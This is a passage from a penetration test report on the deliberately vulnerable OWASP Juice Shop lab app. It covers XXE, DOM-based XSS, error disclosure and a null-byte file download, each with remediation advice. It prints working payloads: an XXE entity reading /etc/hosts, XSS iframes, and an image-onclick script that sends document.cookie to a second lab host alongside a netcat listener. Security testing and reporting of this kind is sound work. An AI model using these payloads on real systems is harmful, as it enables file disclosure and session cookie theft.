5.2 Injection (SQL Injection) section that Juice Shop used REST API on the backend. Tester crafted a dedicated XML file with the name "xxe.xml" that allows testers to perform XXE.


The payload of the XML file used by the tester is as below:

```
<?xml version="1.0"?>
<!DOCTYPE xxe [
<!ELEMENT xxe ANY >
<!ENTITY xxe SYSTEM "file:///etc/hosts" >]><xxe>&xxe;</xxe>
```

Next, the tester uploaded the "xxe.xml" via the "Complaint" page as shown in the below section:







The series of screenshots above show a successful XXE attack performed by a tester against Juice Shop Web Application.

Impact

On the Juice Shop Web Application, an attacker was able to retrieve sensitive data such as the hosts file from a local server. This compromise resulted in an impact on the **confidentiality** of data as well as heavy fines and penalties.

Remedial Action

Offensive Security team recommend the developer of Juice Shop the following to help the Juice Shop Project team mitigate XXE:

- Training is essential to identify and mitigate XXE.
- Whenever possible, use fewer complex data formats such as JSON and avoid serialization of sensitive data.
- Patch or upgrade all XML processors and libraries in use by the application or on the underlying operating system. Use dependency checkers. Update SOAP to SOAP 1.2 or higher.
- Disable XML external entity and DTD processing in all XML parsers in the application, as per the OWASP Cheat Sheet 'XXE Prevention'.
- Implement positive ("whitelisting") server-side input validation, filtering, or sanitization to prevent hostile data within XML documents, headers, or nodes.
- Verify that XML or XSL file upload functionality validates incoming XML using XSD validation or similar.
- SAST tools can help detect XXE in source code, although manual code review is the best alternative in large, complex applications with many integrations.
- If these controls are not possible, consider using virtual patching, API security gateways, or Web Application Firewalls (WAFs) to detect, monitor, and block XXE attacks.

Further Information

References:

1. https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
2. https://owasp.org/www-project-top-ten/2017/A4_2017-XML_External_Entities_(XXE)
3. https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html
4. https://portswigger.net/web-security/xxe

CVSS Score

Medium - 6.5 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N/E:P/RL:W)

5.7 Cross-Site Scripting (XSS)

Severity Level	MEDIUM
Issue Status	OPEN

Affected Host

Name
http://192.168.137.8:3000 - Juice Shop Web Application (Ubuntu 22.04.1 LTS VMware VM)

Description

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser-side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

It was observed that the "search" field with "q" as a parameter in Juice Shop's main page (http://192.168.137.8:3000/#/search?q=) is vulnerable to Cross-Site Scripting (XSS), specifically DOM-based XSS resulting in alerts displayed in the victim's browser by the tester.

Evidence

Instance #1 – Juice Shop Search

Scope	
Affected Resource	/rest/products/search
Affected Parameters	q
Workflow	Juice Shop Main Page -> Search

The “Search” function was found to be vulnerable to DOM-based Cross Site Scripting.

Affected Parameter - ‘q’

The following request and response evidence the successful execution of a brute force attack.

The following request and response evidence the successful execution of a DOM-based Cross Site Scripting payload <iframe src="javascript:alert(`xss`)"> or URL encoded <iframe%20src%3D"javascript:alert(%60xss%60)"> by the application.

The affected parameter was observed to be appended as part of the HTML code.

Request:

```
GET
/rest/products/search?q=<iframe%20src%3D"javascript:alert(%60xss%60)">
HTTP/1.1
Host: 192.168.137.8:3000
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36 Edg/110.0.1587.41
DNT: 1
Referrer: http://192.168.137.8:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-
TW;q=0.5,id;q=0.4,ms;q=0.3
Cookie: language=en; welcomebanner_status=dismiss;
continueCode=PQM2Pnpr4oJ631VDmvNjzXl8aBdv8H5i5b0KEqQMYxRw5ZgkLWOy9eb72j9D
If-None-Match: W/"325f-p2lwCz4MC7us8P/K+HWh7U1lBGs"
Connection: close
```

Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8

[TRUNCATED]


{"status":"success","data":[]}
```

Screenshot:

Request

Pretty Raw Hex

```
1 GET /rest/products/search?q=<iframe%20src%3D"javascript:alert(%60xss%60)">
  HTTP/1.1
2 Host: 192.168.137.8:3000
3 Accept: application/json, text/plain, */*
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36 Edg/110.0.1587.41
5 DNT: 1
6 Referer: http://192.168.137.8:3000/
7 Accept-Encoding: gzip, deflate
8 Accept-Language:
  en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-TW;q=0.5,id;q=0.4,ms;q=0.3
9 Cookie: language=en; welcomebanner_status=dismiss; continueCode=
  PQM2Pnpr4oJ631VDmvNjzXl8aBdv8H5i5b0KEqQMYxRw5ZgkLWOy9eb72j9D
10 If-None-Match: W/"325f-p2lwCz4MC7us8P/K+HWh7U1lBGs"
11 Connection: close
12
13
```

Response


Pretty Raw Hex Render


```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 30
9 ETag: W/"1e-JkPcI+pGj7BBTxOuZTVVIm91zaY"
10 Vary: Accept-Encoding
11 Date: Wed, 15 Feb 2023 05:02:11 GMT
12 Connection: close
13
14 {
    "status":"success",
    "data":[
    ]
  }
```

Detail of uncovered DOM-based Cross Site Scripting:


Offensive Security team further explored Juice Shop Web Application after gaining access to the admin account of Juice Shop.

Tester noticed there is a "search" field with "q" as a parameter in the Juice Shop main page (http://192.168.137.8:3000/#/search?q=) as shown below:





By inputting the HTML code into the "search" field, the application executed the HTML code, and render the HTML code in the search result:



The payload used by the tester was `<h1>tester testing</h1>`

The full URL with payload was `http://192.168.137.8:3000/#/search?q=%3Ch1%3Etester%20testing%3C%2Fh1%3E`

By inputting the following JavaScript code into the "search" field to perform DOM-based Cross-Site Scripting (XSS), the application executed the JavaScript code, and displayed an alert box.


The payload used by the tester is shown below:

```
<iframe src="javascript:alert(`xss`)">
```

The full URL with DOM-based XSS payload as below:

```
http://192.168.137.8:3000/#/search?q=%3Ciframe%20src%3D%22javascript:alert(
%60xss%60)%22%3E
```

Below is the screenshot taken as evidence that the tester managed to perform DOM-based Cross-Site Scripting (XSS) successfully.



Additionally, the tester demonstrated cookie stealing by crafting the JavaScript code and sent the victim's cookie to the tester by capturing it using the `netcat` command.


The XSS JavaScript payload used by the tester is shown below:

```
<img
src="http://192.168.137.8:3000/assets/public/images/JuiceShop_Logo.png"
onclick=this.src='http://192.168.137.5:80/?'+document.cookie; alt="Tester
testing DOM-based XSS to steal victim cookie" width="50" height="50">
```

The netcat command used to spawn netcat listener and listen on port 80 is shown below:

```
nc -lnvp 80
```

Full demonstration of cookie stealing leveraging XSS vulnerability is captured and shown in below:



Impact

Due to the DOM-based Cross-Site Scripting (XSS) vulnerability, an attacker could potentially craft an image link to the Juice Shop website with the XSS payload. The XSS payload could be designed to steal the session cookies of the victims.

If the attacker entices a logged-in user to click the malicious image link, the attacker could steal the session cookie, and gain access to the web application.

Remedial Action

Offensive Security team highly recommended the following to help the Juice Shop Project team to mitigate XSS:

- Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities. The OWASP Cheat Sheet 'XSS Prevention' has details on the required data escaping techniques.
- Applying context-sensitive encoding when modifying the browser document on the client side acts against DOM XSS. When this cannot be avoided, similar context-sensitive escaping techniques can be applied to browser APIs as described in the OWASP Cheat Sheet 'DOM-based XSS Prevention'.
- Enabling a Content Security Policy (CSP) as a defense-in-depth mitigating control against XSS. It is effective if no other vulnerabilities exist that would allow placing malicious code via local file includes (e.g., path traversal overwrites or vulnerable libraries from permitted content delivery networks).

Further Information

References:

1. https://owasp.org/www-community/attacks/xss/

2. https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS)
3. https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
4. https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html
5. https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

CVSS Score

Medium - 6.1 (CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N/E:F/RL:W)

5.8 Security Misconfiguration - Improper Error Handling

Severity Level	MEDIUM
Issue Status	OPEN

Affected Host

Name
http://192.168.137.8:3000 - Juice Shop Web Application (Ubuntu 22.04.1 LTS VMware VM)

Description

Improper handling of errors can introduce a variety of security problems for a web site. The most common problem is when detailed internal error messages such as stack traces, database dumps, and error codes are displayed to the user (attacker). These messages reveal implementation details that should never be revealed. Such details can provide attackers with important clues on potential flaws in the site and such messages are also disturbing to normal users.

It was observed that Juice Shop is vulnerable to Improper Error Handling which led to the version of NPM packages captured by testers.

Evidence

Instance #1 – Juice Shop User FTP Quarantine Directory

Scope	
Affected Resource	/ftp/quarantine
Affected Parameters	N/A
Workflow	Juice Shop Main Page -> FTP -> Quarantine

The following request and response evidence the successful execution of a brute force attack.

Request:

```
GET /ftp/quarantine' HTTP/1.1
```

```
Host: 192.168.137.8:3000
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.70
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-
TW;q=0.5,id;q=0.4,ms;q=0.3

[TRUNCATED]
```

Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Fri, 03 Feb 2023 08:18:08 GMT
ETag: W/"7c3-186165ab542"
Content-Type: text/html; charset=UTF-8

[TRUNCATED]

<!--
  ~ Copyright (c) 2014-2023 Bjoern Kimminich & the OWASP Juice Shop
contributors.
  ~ SPDX-License-Identifier: MIT
  --><!DOCTYPE html><html lang="en"><head>
  <meta charset="utf-8">
  <title>OWASP Juice Shop</title>
  <meta name="description" content="Probably the most modern and
sophisticated insecure web application">
  <meta name="viewport" content="width=device-width, initial-scale=1">

[TRUNCATED]
```

Screenshot:

Request

Pretty Raw Hex

```
1 GET /ftp/quarantine' HTTP/1.1
2 Host: 192.168.137.8:3000
3 DNT: 1
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.70
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*
  /*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language:
  en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-TW;q=0.5,id;q=0.4,ms;q=0.3
9 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
  dismiss; continueCode=
  n6DXMV18YmxKv3j2woZLrdwNUJTJfxikJSnEhEEAQ45gJbONRkqylPpEz7Be
10 Connection: close
11
12
```

Response


Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Accept-Ranges: bytes
8 Cache-Control: public, max-age=0
9 Last-Modified: Fri, 03 Feb 2023 08:18:08 GMT
10 ETag: W/"7c3-186165ab542"
11 Content-Type: text/html; charset=UTF-8
12 Vary: Accept-Encoding
13 Date: Fri, 03 Feb 2023 09:43:54 GMT
14 Connection: close
15 Content-Length: 1987
16
17 <!--
18 ~ Copyright (c) 2014-2023 Bjoern Kimminich & the OWASP Juice Shop contributors
19 ~ SPDX-License-Identifier: MIT
20 --><!DOCTYPE html><html lang="en">
     <head>
21     <meta charset="utf-8">
22     <title>
         OWASP Juice Shop
       </title>
```

Detail of uncovered Security Misconfiguration - Improper Input Validation:

The vulnerability was discovered when a tester enumerated the http://192.168.137.8:3000/ftp/quarantine/ inside the FTP path that was reported in 5.4 Sensitive Data Exposure.

An error message displayed and exposed the version of the web application framework as shown below:



The payload used was Single Quote (').

The full URL with payload was http://192.168.137.8:3000/ftp/quarantine/'.

Impact

Detailed internal error messages such as error codes, error messages, and versions of packages are displayed from Juice Shop to the attacker revealing implementation details that can provide the attacker important clues on other potential vulnerabilities in the site.

Remedial Action

Offensive Security team recommended the following to help the Juice Shop Project team to mitigate the Improper Error Handling vulnerability:

- In the implementation, ensure that the site is built to gracefully handle all possible errors.
- When errors occur, the site should respond with a specifically designed result that is helpful to the user without revealing unnecessary internal details.
- A specific policy for how to handle errors should be documented, including the types of errors to be handled and for each, what information is going to be reported back to the user, and what information is going to be logged. All developers need to understand the policy and ensure that their code follows it.

Further Information

References:

1. https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
2. https://owasp.org/www-community/Improper_Error_Handling
3. https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html

CVSS Score

Medium - 5.3 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/RL:W)

5.9 Cryptographic Failures

Severity Level	MEDIUM
Issue Status	OPEN

Affected Host

Name
http://192.168.137.8:3000 - Juice Shop Web Application (Ubuntu 22.04.1 LTS VMware VM)

Description

A cryptographic failure is a web application security vulnerability that exposes sensitive data on a weak or non-existent cryptographic algorithm.

It was observed that Juice Shop is vulnerable to Cryptographic Failure since the tester was able to decode a file with the name "eastere.gg" contains encoded strings that were downloaded by the tester from Juice Shop with the URL of http://192.168.137.8:3000/ftp/.

Evidence

Instance #1 – Files in Juice Shop FTP Directory

Scope	
Affected Resource	/ftp/
Affected Parameters	N/A
Workflow	Juice Shop Main Page -> FTP

The encoded message of a file in "ftp" directory was found to be exposed to the public.

The following request and response evidence the successful sensitive file accessed.

Request:

```
GET /ftp/eastere.gg%2500.md HTTP/1.1
Host: 192.168.137.8:3000
DNT: 1
```

```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.70
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-
TW;q=0.5,id;q=0.4,ms;q=0.3
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss;
continueCode=mQEWnyRV8xJKrj9dRLUET7f8uXiLbcqxSMqU7eFDDSwO0D61XzoeaBO2Ykq4
Connection: close
```

Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Thu, 02 Feb 2023 07:04:04 GMT
ETag: W/"144-18610f089f9"
Content-Type: application/octet-stream

[TRUNCATED]

Oh' wait, this isn't an easter egg at all! It's just a boring text file!
The real easter egg can be found here:

L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9nd
XIvcm5mZ3JlL3J0dA==

Good luck, egg hunter!
```

